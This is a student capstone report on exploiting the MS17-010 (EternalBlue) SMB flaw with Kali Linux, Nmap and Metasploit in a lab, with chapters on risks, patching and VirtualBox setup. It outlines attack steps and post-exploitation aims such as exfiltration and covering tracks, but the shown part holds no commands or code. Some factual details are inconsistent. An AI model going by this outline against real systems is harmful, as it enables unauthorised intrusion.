

PVP POLYTECHNIC

(AIDED BY GOVT OF KARNATAKA)

DR A.I.T Campus, Mallathahalli , Bengaluru – 560056



A CAPSTONE PROJECT

ON

“System hacking using KALI LINUX”

Course Name : Cyber Security

COURSE CO-ORDINATOR

S NINGAMANJAPPA

SUBMITTED BY: GROUP 2

- | | |
|-----------------|------------|
| 1.Hrithik.B | 433CS20028 |
| 2.Chand Basha S | 433CS20014 |
| 3.Muniswamy.S | 433CS20036 |
| 4.Gagana.R | 433CS20021 |

DECLARATION

I am, Hrithik B(433CS20028), final year student Diploma in Computer Science and Engineering from PVP Polytechnic, Bangalore, declare that the project work titled “Damn Vulnerable Web Application (DVWA)” has been carried out under the guidance Knowx Innovation Pvt Ltd and is being submitted in partial fulfilment of the requirements for the award of Diploma in Computer Science and Engineering. This project work has been carried out during the academic year 2023 and has not been submitted to any other university for the award of any degree.

ACKNOWLEDGMENT

The satisfaction and euphoria that accompany the completion of any task to be incomplete without mentioning the people who made it possible, whose constant guidance and encouragement grounded my efforts with success.

I would like to express my special thanks and gratitude to **Mr.S D NAGENDRA Principal of PVP Polytechnic Bangalore**, for supporting me right from the beginning, from taking the approvals to fulfilling other necessary formalities.

Moreover, I would like to sincerely thank **our beloved Cohort owner, Mr.S NINGAMANJAPPA, Lecturer in the CS Department, and Ms.ANUPAMA, HOD in the CS Department.**

I consider it a privilege to express my gratitude and respect to all those who guided me in the completion of this project. I would like to convey my sincere gratitude to **Mr. NAVEEN KUMAR R External guide in Knowx Innovation Pvt Ltd, Vijayanagar** for providing me with all the required facilities. Furthermore, I would like to extend my gratitude to **CEO of Knowx Innovation Pvt Ltd** for giving me the golden opportunity to do this Internship program in this organization.

Most importantly, I would also like to **thank all the staff of Knowx Innovation Pvt Ltd** for their valuable suggestions, primary facilities, and confidence in my abilities during the Internship program.

I am forever indebted to my parents for giving me the golden opportunity to pursue this Internship program. Special thanks to my friends and classmates for their encouragement throughout our Internship period. Lastly, I thank everyone for supporting me directly or indirectly in completing this project successfully

ABSTRACT

This report focuses on system hacking using The Metasploit framework and using the exploit MS17-010 vulnerability.

This vulnerability, also known as “Eternalblue”, is a critical vulnerability in Microsoft windows which was surfaced to all windows systems dated before 2017 this exploit made the Operating system vulnerable for remote code execution.

The objective of this report is to explore the methods and techniques used by an attacker to exploit this vulnerability and gain access to the targets system.

This report provides an overview of Metasploit framework a widely used tool which is open source and community driven project. This project also highlights the key use of Metasploit which is capability of automating the execution of vulnerability to a target device.

Post-exploitation techniques are also explored, including gaining access and privilege escalation within the target system and covering tracks to evade detection and forensics analysis.

This report provides a comprehensive overview of hacking a system using kali linux and Metasploit framework by exploiting MS17-010 vulnerability this serves as a valuable resource for understanding the methods employed by attackers and how to defend against such attacks.

TABLE OF CONTENTS

CHAPTER NO	PAGE NO
1.INTRODUCTION-----	1-3
1.1 Purpose of Report	
1.2 Background and Motivation	
1.3 Problem Statement	
1.4 Objectives and scope of the project	
2.SYSTEM HACKING USING KALI LINUX-----	5-12
2.1 Overview of System Hacking using KALI LINUX	
2.2 Exploiting MS17-010 using KALI LINUX	
2.3 Overview of Metasploit Framework	
2.4 Overview of Meterpreter	
2.5 Risk Assessment	
2.6 Overview of Nmap	
2.7 Software's used--	
2.8 Non-Functional Requirements	
3.VULNERABILITY ANALYSIS:MS17-010-----	13-16
3.1 Understanding the Vulnerability	
3.2 Detailed description of Risk	
3.3 Patching and Mitigating Risks	
4.Setting up the Environment-----	17-23
4.1 KALI LINUX installation	
4.2 Metasploit Configuration	

4.3 Target System Configuration

5.SCANNING AND RECONNAISSANCE-----24-25

5.1 Identifying and Potential Targets

5.2 Gathering Information with Nmap

6.EXPLOITATION OF MS17-010-----26-31

6.1 Overview of the Exploit

6.2 Exploiting Vulnerable Systems

6.3 Exploit Success

7.POST-EXPLOITATION TECHNIQUES-----32-36

7.1 Privilege Escalation

7.2 Lateral Movement and Persistence Techniques

7.3 Data Extraction and Exfiltration

8.SECURITY COUNTERMEASURES-----37-42

8.1 Protecting against MS17-010

8.2 Best Practices for Network Security

8.3 Intrusion Detection and Prevention Systems

9.CASE STUDIES-----43-46

9.1 Real world Examples of MS17-010 exploitation

10.CONCLUSION-----47-49

10.1 Report Conclusion

10.2 Conclusion of the High Profile of Real world attacks

11.REFERENCES-----50-53

12.APPENDICES-----53-56

LIST OF FIGURES

SL.NO	TITLE OF FIGURES	PAGE NO
1	Fig 2.7.1 Virtual Box Logo	7
2	Fig 2.7.2 Metasploit Logo	7
3	Fig 2.7.3 KALI LINUX Logo	8
4	Fig 2.7.4 Windows 7	8
5	Fig 4.1.1 Oracle VM download site	13
6	Fig 4.1.2 Oracle VM installation	13
7	Fig 4.1.3 Kali linux download site	14
8	Fig 4.1.4 VM settings	14
9	Fig 4.1.5 Kali installation	15
10	Fig 4.3.2.1 Command prompt	17
11	Fig 4.3.2.2 Windows Firewall	18
12	Fig 5.1.1 Nmap scan open SMB	19
13	Fig 5.2.1 Nmap OS checking	20
14	Fig 6.3.1 Exploit Succesfull	23
15	Fig 7.1.1 Privelege Escallation	25
16	Fig 7.2.2 Malware uplodation	26
17	Fig 7.2.3 Malware execution on Target	27
18	Fig 7.3.1 Downloading file	28
19	Fig 7.3.2 Checking file on target	28

LIST OF TABLE

SL.NO	TABLE NAME	PAGE NO
1	4.2.2.1 Metasploit Commands	16

CHAPTER 1

INTRODUCTION

1.1 Purpose of Report

System hacking poses a significant threat to the security of Computer systems, and Understanding the methods employed by attackers is crucial for implementing effective defence measures. One of the tools that helps us in exploiting the vulnerabilities using Metasploit framework. This introduction provides an overview of system hacking using metasploit framework, with a specific focus on the vulnerability MS17-010 also known as “Eternal Blue”.

The Metasploit framework is a widely-used tool in the field of penetration testing and ethical hacking. This tool provides a set of modules, exploits to identify and exploit in a targets system. By using its features security professionals can simulate real-world attacks to assess and strengthen the security of their own systems.

The MS17-010 vulnerability, also known as “EternalBlue” is a critical vulnerability that affects Microsoft windows dated before 2017 as the name suggests MS17 this vulnerability was founded by NSA (National security agency) on 2017 this info was leaked to the public making this critical vulnerability known for both black-hat hackers and ethical hackers. This exploit allows remote code execution, enabling an attacker to gain unauthorized access to a vulnerable system.

Significance of EternalBlue cannot be understated, as it was exploited in a high-profile attacks such as Wannacry ransomware outbreak in 2017. The attack began at 07:44 UTC on 12 May 2017 and was halted a few hours later at 15:03 UTC affected systems tallied upto 300,000 across 150 countries the damages were estimated from millions to billions cause of the diversity of attack. The attack was tracebacked to North Korea by the help of USA and UK ethical hackers.

This report provides a comprehensive overview of hacking a system using kali linux and Metasploit framework by exploiting MS17-010 vulnerability this serves as a valuable resource for understanding the methods employed by attackers and how to defend against such attacks.

1.2 Background and Motivation.

Background refers to the context and history of a research topic of project. The background involves the various affects of exploiting the vulnerability MS17-010. this allows attackers to remotely execute code, leading to unauthorized access, data breaches and system compromise.

The MS17-010 vulnerability exploits a flaw in the Server Message Block (SMB) protocol which is widely used for file and printer sharing in Windows-based networks. So in this exploit a specially crafted packets are created and used against target device this lets the target device become vulnerable to execute malicious code without knowledge of the user without the knowledge of the user of target that's what makes this exploit really dangerous. this exploit also leads for rapid spread in the network of the target.

Motivation refers to the reasons why a research topic or project is important and worth pursuing. In this example, the motivation behind the research is to explore system hacking using the metasploit framework and the MS17-010 vulnerability to gain a deeper understanding of the potential risks associated with this vulnerability. we can understand the risks by using real-world scenarios, we can better comprehend the importance of implementing robust security measures to protect systems against threats.

Exploring Metasploit framework a open source Community driven project we can get insights of techniques utilized by both hackers and professional's from this we can gain insights existing security measures and develop appropriate defense strategies

Further studying of EternalBlue we can learn the consequences of unpatched systems as we know this exploit was dated before 2017 and every microsoft system was vulnerable. So as still most of the systems don't update their windows this exploit can still be used on places where they still use outdated systems especially drive-thru PCs, schools, offices, hospitals, etc.

The motivation behind the system hacking is to enhance Cyber security awareness, identify vulnerabilities and promote implementation of robust practices to protect systems from hackers.

1.3 Problem statement

The MS17-010 vulnerability, also known as "EternalBlue," poses a significant threat to systems running vulnerable versions of Microsoft Windows dated before 2017. Exploiting this vulnerability allows attackers to gain unauthorized access and execute remote code on

the target system. The problem at hand is the potential for system hacking using the Metasploit framework and the MS17-010 vulnerability, which can result in severe consequences, including data breaches, system compromise, and unauthorized access to sensitive information.

Several key aspects include:

- **Vulnerable Systems:** The number of systems that are still running old windows which this exploit can still hit and affect them according to Verge “ Windows 7 is still running on at least 100 million PCs and it can be even more” so MS17-010 is still a high risk vulnerability.
- **Exploit Availability:** The Metasploit framework as we know is a free open source software which anybody can use thus this makes it a double edged sword which can be used by professional’s as well as hackers with the motive to harm others.
- **Lack of Mitigation:** Despite the availability of patches and updates to address the MS17-010 and also the popularity of the vulnerability this still leaves so many systems vulnerable as they might not have done the required security measures to protect themselves as we know many users,organization can overlook the need to patch such vulnerability because of the lack of resources required to patch this vulnerability or can be a time issue also.

Addressing the problem of system hacking using the Metasploit vulnerability MS17-010 requires comprehensive measures, including effective patching and update management, network segmentation, and the implementation of robust intrusion detection and prevention systems. Additionally, ethical considerations and responsible disclosure play a crucial role in fostering a secure and trustworthy digital ecosystem.

1.4 Objectives and scope of the project

Objectives of the Project:

- **Investigate and understand the MS17-010 vulnerability:** The project aims to thoroughly examine the MS17-010 vulnerability, also known as EternalBlue, to understand its technical details, impact, and exploitation methods.
- **Explore the Metasploit Framework:** The project seeks to explore the capabilities of the Metasploit Framework as a powerful tool for penetration testing and ethical hacking, with a specific focus on utilizing it to exploit the MS17-010 vulnerability.

- Demonstrate the exploitation process: The project aims to provide a step-by-step demonstration of the exploitation process, including scanning for vulnerable systems using one more tool called nmap, gaining access using the MS17-010 exploit, and utilizing relevant tools within the Metasploit Framework.
- Post-exploitation techniques: After successful exploitation, the project aims to explore various post-exploitation techniques, such as privilege escalation, lateral movement, data exfiltration, and covering tracks, to highlight the potential risks and impacts associated with compromised systems.
- Identify countermeasures and vulnerability mitigation strategies: The project aims to identify and discuss countermeasures and vulnerability mitigation strategies to help organizations protect their systems against the MS17-010 vulnerability. This includes patching and updates, network segmentation, intrusion detection and prevention systems, and user education and awareness.

Scope of the Project:

- In-depth analysis of the MS17-010 vulnerability, including its technical details, attack vectors, and impact on systems
- Utilization of the Metasploit Framework to exploit the MS17-010 vulnerability.
- Exploration of post-exploitation techniques, including privilege escalation, lateral movement, data exfiltration, and covering tracks.
- Demonstration of the exploitation process on a virtual lab environment.
- Identification and discussion of countermeasures to mitigate the MS17-010 vulnerability, such as patching and updates, network segmentation, intrusion detection and prevention systems, and user education and awareness.
- Exploration of defensive strategies for organizations, including incident response and recovery, vulnerability management, and network monitoring and intrusion detection.

CHAPTER 2

SYSTEM HACKING USING KALI LINUX REVIEW

2.1 Overview of System Hacking using KALI linux

System hacking refers to the process of gaining unauthorized access to computer systems or networks with the intent to exploit vulnerabilities, manipulate data, or compromise system security. Kali Linux is a popular Linux distribution specifically designed for penetration testing and ethical hacking purposes. The MS17-010 exploit, also known as EternalBlue, is a vulnerability that targets the Windows operating system, allowing attackers to execute remote code and gain control over vulnerable systems.

The MS17-010 exploit is a critical vulnerability that targets the Windows SMB (Server Message Block) protocol. It was first discovered and publicly disclosed by the Shadow Brokers group in April 2017. This vulnerability allows attackers to remotely execute code on vulnerable Windows systems without authentication. By exploiting this vulnerability, an attacker can gain control over the targeted system and potentially move laterally within a network.

2.2 Exploiting MS17-010 using KALI linux

For using this exploit the security professionals and ethical hacker can use a open source community driven project which is known for its wide range of tools this tool is called Metasploit framework. This provides a vast array of exploits, payloads and post-exploitation modules that can be used to exploit vulnerabilities, including MS17-010.

We use another tool called nmap(network mapper) this is used to see in the network which systems have open SMB port as MS17-010 payload is also a SMB specially crafted package.

Steps of exploiting MS17-010:

- **Reconnaissance:** Identify potential target systems using network scanning tools like Nmap to locate systems with open SMB ports.
- **Exploit Preparation:** Configure the Metasploit Framework with the appropriate exploit module for MS17-010 and set the desired payload to be executed on the target system.
- **Exploitation:** Launch the exploit module to send specially crafted packets to the target system, triggering the vulnerability and gaining remote code execution.
- **Post-Exploitation:** Once access is gained, security professionals can perform various post-exploitation activities, such as privilege escalation, lateral movement, data exfiltration, and system manipulation.

2.3 Overview of Metasploit framework

The Metasploit Framework is an open-source penetration testing and vulnerability assessment tool developed by Rapid7. It provides a comprehensive set of tools, exploits, payloads, and modules for identifying vulnerabilities, conducting penetration tests, and simulating real-world attacks. The framework offers a wide range of exploits and payloads to target various vulnerabilities and gain unauthorized access to systems. Exploits are code or techniques that take advantage of weaknesses, such as the example of MS17-010 which was discovered by NSA. Payloads are pieces of code that deliver specific actions; an example that can be considered is in any injection-based attack where the payload is the code that's being injected into a framework or a server.

Metasploit has many wonderful modules that help the security professional or ethical hacker run commands. One of such modules is meterpreter, a CLI-based interpreter that runs on the target device's primary memory, making it really difficult for the forensics department to find traces of where the attack came. Meterpreter works by compromising a process and injecting itself into that process in the target system. Metasploit also helps the user still more by generating customized payloads that can be used to deliver exploits and perform specific actions on the target systems.

The Metasploit Framework is a powerful tool used by security professionals, penetration testers, and ethical hackers worldwide to assess and improve the security of systems and networks. It is crucial to use the framework responsibly and within the bounds of applicable laws and regulations to ensure ethical and legal usage.

2.4 Overview of Meterpreter

Meterpreter is a powerful and versatile post-exploitation tool that is part of the Metasploit Framework. It provides a robust and flexible platform for interacting with compromised systems after a successful exploit, allowing security professionals and penetration testers to perform a wide range of activities.

Meterpreter provides a command shell interface that allows user to execute commands on the compromised system. It supports a wide range of operating systems and provides access to system-level functionalities, including file system manipulation, process management, and registry access. With Meterpreter, users can navigate the file system of the compromised system, upload and download files, and perform various file operations. This capability facilitates data exfiltration, data manipulation, and the execution of additional payloads or malicious scripts.

2.5 Risks Assessment

System hacking using the exploit MS17-010 also known as “EternalBlue” poses significant risk to individual users and organizations. Conducting a Risk assessment helps us to identify, analyse and evaluation of potential risks associated with this activity.

Some examples of Risks are listed below:

- Unauthorized access: Exploiting Systems using MS17-010 could result in unauthorized access to sensitive data, compromising the CIA triad.
- Data manipulation: An attacker after exploiting a system can hold critical data as hostage and use it to extort a ransom from the user or the organization.

- System modification: Exploiting this vulnerability lets the attacker full access to the system the attacker can execute harmful commands or change root files which may lead to instability or crashing of the system.
- Malware injection: The attacker can upload a file to the targets device or the targets connected network increasing the spread of this vulnerability and causing widespread damage.

2.6 Overview of Nmap

Nmap (Network Mapper) is a versatile and powerful open-source network scanning tool. It is widely used for network exploration, security auditing, vulnerability assessment, and penetration testing. Nmap utilizes raw IP packets to provide detailed information about hosts, services, and the network itself.

- Host discovery: Nmap can identify hosts on a network by sending probe packets and analyzing the responses. It helps in determining the availability and reachability of hosts.
- Port scanning: Nmap can scan for open ports on target hosts, allowing you to identify services running on specific ports. It supports a variety of scanning techniques, including TCP SYN, TCP connect, UDP, and others.
- Version detection: Nmap can determine the versions and details of the services running on open ports. This information is valuable for assessing potential vulnerabilities and identifying outdated software.
- OS fingerprinting: Nmap can analyze network responses to infer the operating system of a target host. It uses various techniques and signatures to make educated guesses about the underlying OS.
- Script scanning: Nmap has a scripting engine that enables the execution of pre-built or custom scripts. These scripts can perform specific tests, gather additional information, or automate scanning tasks.
- Output flexibility: Nmap provides multiple output formats, including interactive, human-readable output and machine-readable formats such as XML and JSON. This flexibility facilitates further analysis and integration with other tools.

2.7 Software's used

2.7.1 Virtual Box



Fig.01 Virtual Box Logo

VirtualBox is open-source software for virtualizing the x86 computing architecture. It acts as a hypervisor, creating a VM (virtual machine) where the user can run another OS (operating system). The operating system where VirtualBox runs is called the "host" OS. The operating system running in the VM is called the "guest" OS. VirtualBox supports Windows, Linux, or macOS as its host OS. When configuring a virtual machine, the user can specify how many CPU cores, and how much RAM and disk space should be devoted to the VM. When the VM is running, it can be "paused." System execution is frozen at that moment in time, and the user can resume using it later.

2.7.2 Metasploit



Fig.02 Metasploit Logo

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

2.7.3 Kali Linux OS



Fig.03 Kali Linux Logo

Kali Linux is a Debian-derived Linux distribution that is maintained by Offensive Security. It was developed by Mati Aharoni and Devon Kearns. Kali Linux is a specially designed OS for network analysts, Penetration testers, or in simple Kali Linux has approximately 600 penetration-testing programs (tools), including Armitage (a graphical cyber attack management tool), Nmap (a port scanner), Wireshark (a packet analyser), metasploit (penetration testing framework), John the Ripper (a password cracker), etc.

2.7.4 Windows 7 OS



Fig.04 Windows 7 logo

Windows 7 is an operating system released by Microsoft on October 22, 2009. It follows the previous (sixth) version of Windows, called Windows Vista. Like previous versions of Windows, Windows 7 has a graphical user interface (GUI) that allows you to interact with items on the screen using a keyboard and mouse. Windows 7 was a huge milestone for Microsoft after the predecessor of Windows 7 which failed miserably due to its instability and poor execution. Windows 7 had its fair issues but at that time in the market it was the flagship of OS.

2.8 Non-Functional requirements

Non-Functional Requirements are requirements that should be met for the improvisation of an application in our case requirements that help us easily execute our exploit and accessible to all.

Performance:

- **Speed and Efficiency:** Ensure that the system hacking process using Metasploit and the MS17-010 exploit is performed efficiently and in a timely manner.
- **Resource Utilization:** Optimize the utilization of system resources, such as CPU, memory, and network bandwidth, to minimize the impact on other critical processes or services.

Reliability:

- **Stability:** Ensure the stability and reliability of the hacking environment, minimizing system crashes or failures during the exploitation process.
- **Error Handling:** Implement effective error handling mechanisms to gracefully handle exceptions or errors encountered during the hacking process, providing informative and actionable feedback.

Scalability:

- **Capacity:** Design the system hacking process and the supporting infrastructure to handle a significant number of targets and potential vulnerabilities simultaneously.
- **Flexibility:** Allow for easy scalability and adaptability to accommodate future changes or updates to the Metasploit Framework, MS17-010 exploit, or the target system environment.

Usability:

- **User Interface:** Design a user-friendly and intuitive interface for interacting with the Metasploit Framework, simplifying the exploitation process and enhancing user experience.
- **Documentation:** Provide comprehensive documentation and guides to assist users in understanding the system hacking process, Metasploit usage, and the MS17-010 exploit.

CHAPTER 3

VULNERABILITY ANALYSIS:MS17-010

3.1 Understanding the vulnerability

The vulnerability known as MS17-010, also referred to as EternalBlue, is a critical security vulnerability that affects Microsoft Windows operating systems. It was discovered by the National Security Agency (NSA) and was leaked by a group called the Shadow Brokers in April 2017.

Ms17-010 or “EternalBlue” is a vulnerability found in SMB (Server Message block) protocol which is used for file and printer sharing on Windows networks. The vulnerability exists in the way that SMB handles specially crafted packets, allowing remote code execution on vulnerable systems.

EternalBlue can be exploited by sending a specially crafted package to a vulnerable Windows system. If successful, an attacker can execute arbitrary code on the target system without requiring any user interaction or authentication.

The MS17-010 vulnerability allowed malware, such as the WannaCry and NotPetya ransomware strains, to propagate rapidly and infect a large number of systems worldwide. These attacks resulted in widespread financial, data breaches, privacy leaks, government and healthcare.

MS17-010 allows an attacker to execute malicious code remotely on the target system, potentially gaining complete control over the compromised system. MS17-010 also has a worm-like propagation; once a system is compromised, the malware can spread along the other systems in the network.

MS17-010 has been exploited by various criminal groups used to extort a ransom. Some of the well-known high-profile attacks are WannaCry and NotPetya. MS17-010 affected systems include Windows 7, Windows 8.1, Windows Server 2008, Windows Server 2012, and Windows Server 2016.

The impact of MS17-010 highlighted the importance of robust cybersecurity measures, timely patching, and vulnerability management. The widespread nature of the attacks served as a wake-up call for organizations to prioritize cybersecurity and implement proactive security practices. It prompted increased awareness and investment in cybersecurity technologies and practices.

The MS17-010 vulnerability serves as a significant example of how a single vulnerability can have widespread and long-lasting impacts on organizations, individuals, and even global cybersecurity landscape. It underscores the importance of timely patching, vulnerability management, and proactive security measures to mitigate such risks and protect against evolving threats.

3.2 Detailed Description of Risk

System hacking using the exploit MS17-010 also known as “EternalBlue” poses significant risk to individual users and organizations. Conducting a Risk assessment helps us to identify, analyse and evaluation of potential risks associated with this activity.

Some examples of Risks are listed below:

- Unauthorized access: Exploiting Systems using MS17-010 could result in unauthorized access to sensitive data, compromising the CIA triad.
- Data manipulation: An attacker after exploiting a system can hold critical data as hostage and use it to extort a ransom from the user or the organization.
- System modification: Exploiting this vulnerability lets the attacker full access to the system the attacker can execute harmful commands or change root files which may lead to instability or crashing of the system.
- Malware injection: The attacker can upload a file to the targets device or the targets connected network increasing the spread of this vulnerability and causing widespread damage.

Analysis of the Risks listed Above:

- Unauthorized access: high risk as this could lead to theft of sensitive data exposing company, damaging its reputation, financial losses.

- Data manipulation:high risk as extortion of a ransom for a critical file isn't cheap and the ransoms are asked in crypto currency making the transaction untraceable huge financial losses.
- System modification:Medium risk as this can be a high risk but the delaying of services is the maximum impact from this risk.
- Malware injection : high risk as this can lead to data breaches,additional collateral system compromises,and damage to the reputation.

Risk mitigation

We can mitigate the above listed risks by implementing the measures shown below:

- Updating :regular updation of the operating systems, installing the latest security patches.
- Network segmentation:This means adding multiple layers and by doing this we can reduce the collateral damage of other systems getting infected in a network.
- IDS and IPS:Intrusion detection system is a system that notifies when a intruder is spotted whereas an Intrusion prevention system takes step to prevent the intruder.
- Educating users: As we know human is the weakest link in a perimeter security as we are more vulnerable for honeypots,phishing etc.

3.3 Patching and Mitigating Risks

Protect against MS17-010 vulnerability and mitigate the associated risks,steps are given below to implement appropriate patching and security measures.

- Microsoft released security updates and patches to address the MS17-010 vulnerability. Ensure that all affected Windows systems within your organization are promptly patched with the latest security updates provided by Microsoft. Regularly check for new patches and updates to stay protected against emerging threats.
Example:Cumulative update for Windows 10 version 1809(KB451153)

- If your organization still uses Windows versions that have reached end-of-life (EOL) and are no longer supported by Microsoft, consider upgrading to a supported and patched operating system. Unsupported systems are more vulnerable to attacks as they no longer receive security updates and patches.
- If your organization still uses Windows versions that have reached end-of-life (EOL) and are no longer supported by Microsoft, consider upgrading to a supported and patched operating system. Unsupported systems are more vulnerable to attacks as they no longer receive security updates and patches.
- Implement network segmentation to isolate critical systems and sensitive data from potentially compromised systems. By segregating your network into different segments, you can limit the lateral movement of an attacker within your infrastructure, reducing the impact of a potential MS17-010 exploit.
- Disable the outdated and insecure Server Message Block version 1 (SMBv1) protocol on all systems within your organization. MS17-010 primarily targets systems using SMBv1, and disabling it can significantly reduce the attack surface. Use Group Policy settings or local system configurations to disable SMBv1 where it is not required.
- Deploy and configure intrusion detection and prevention systems (IDPS) to monitor network traffic and detect any attempts to exploit the MS17-010 vulnerability. IDPS can provide real-time alerts and help mitigate the risk by blocking or mitigating malicious activities.
- Educate your users about the risks associated with phishing emails, suspicious attachments, and malicious links that can deliver malware exploiting MS17-010. Promote good security practices, such as avoiding suspicious downloads and regularly updating their systems and applications.
- Implement robust security monitoring and incident response capabilities to detect and respond to potential security incidents promptly. Monitor your systems and network for any signs of exploitation or unauthorized access and have incident response procedures in place to mitigate the impact of a successful attack.

CHAPTER 4

SETTING UP THE ENVIRONMENT

4.1 Kali linux installation

To install Kali Linux using a virtual machine tool like VirtualBox or VMware, you can follow these steps:

4.1.1 Virtual Box download




Fig 4.1.1 Oracle VM Download site

Download a virtual machine tool:

Go to the official VirtualBox website (<https://www.virtualbox.org/wiki/Downloads>) and download the appropriate virtual machine tool for your operating system. Choose the version that matches your operating system and download the installer.



Fig 4.1.2 Oracle VM installation

Install the virtual machine tool:

Run the downloaded installer file and follow the on-screen instructions to install the virtual machine tool on your computer.

Once the installation is complete, launch the virtual machine tool.




Fig 4.1.3 KALI linux download site

Obtain the Kali Linux ISO:

Go to the Kali Linux official website (<https://www.kali.org/downloads/>) and download the

ISO image for your system. Choose between the 32-bit or 64-bit version based on your computer's architecture and download the ISO file.




Fig VM settings

Create a new virtual machine:

Open VirtualBox or VMware and click on the "New" button to create a new virtual machine. Provide a name for the virtual machine (e.g., "Kali Linux") and select the operating system as "Linux" and the version as either "Debian (64-bit)" or "Debian (32-bit)" depending on the ISO you downloaded.

Allocate memory (RAM) for the virtual machine. It is recommended to assign at least 2GB of RAM.

Create a new virtual hard disk or use an existing one, depending on your preference. Allocate sufficient disk space (20GB or more) for the virtual machine.

Configure the virtual machine settings.

Select the newly created virtual machine and click on the "Settings" button.

